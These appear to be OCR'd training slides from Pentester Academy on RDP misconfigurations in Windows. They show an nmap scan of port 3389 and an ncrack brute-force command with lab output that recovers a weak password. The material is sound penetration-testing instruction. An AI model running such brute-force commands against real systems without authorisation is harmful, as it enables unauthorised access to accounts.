Network Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com


Pentester Academy: http://www.PentesterAcademy.com

Pentesting Windows Endpoints: Software Misconfiguration

RDP Misconfiguration

- Allowing RDP for all accounts
  - Weak User:Pass for even SINGLE account
- No account lockout policy
- Using Default Port for RDP 3389

Weak Passwords for RDP



Nmap Scan

```
PentesterAcademy# nmap -sV -p3389 -n 192.168.1.8

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-27 05:18 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00083s latency).
PORT     STATE SERVICE        VERSION
3389/tcp open  ms-wbt-server?
MAC Address: 08:00:27:DB:CA:D1 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
PentesterAcademy#
```

Ncrack RDP Bruteforce

```
PentesterAcademy# ncrack -U rdp_user_list -P rdp_pass_list -p rdp 192.168.1.8

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-10-27 05:27 EDT

Discovered credentials for rdp on 192.168.1.8 3389/tcp:
192.168.1.8 3389/tcp rdp: 'securitytube' 'abc123'

Ncrack done: 1 service scanned in 9.00 seconds.

Ncrack finished.
PentesterAcademy#
```

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux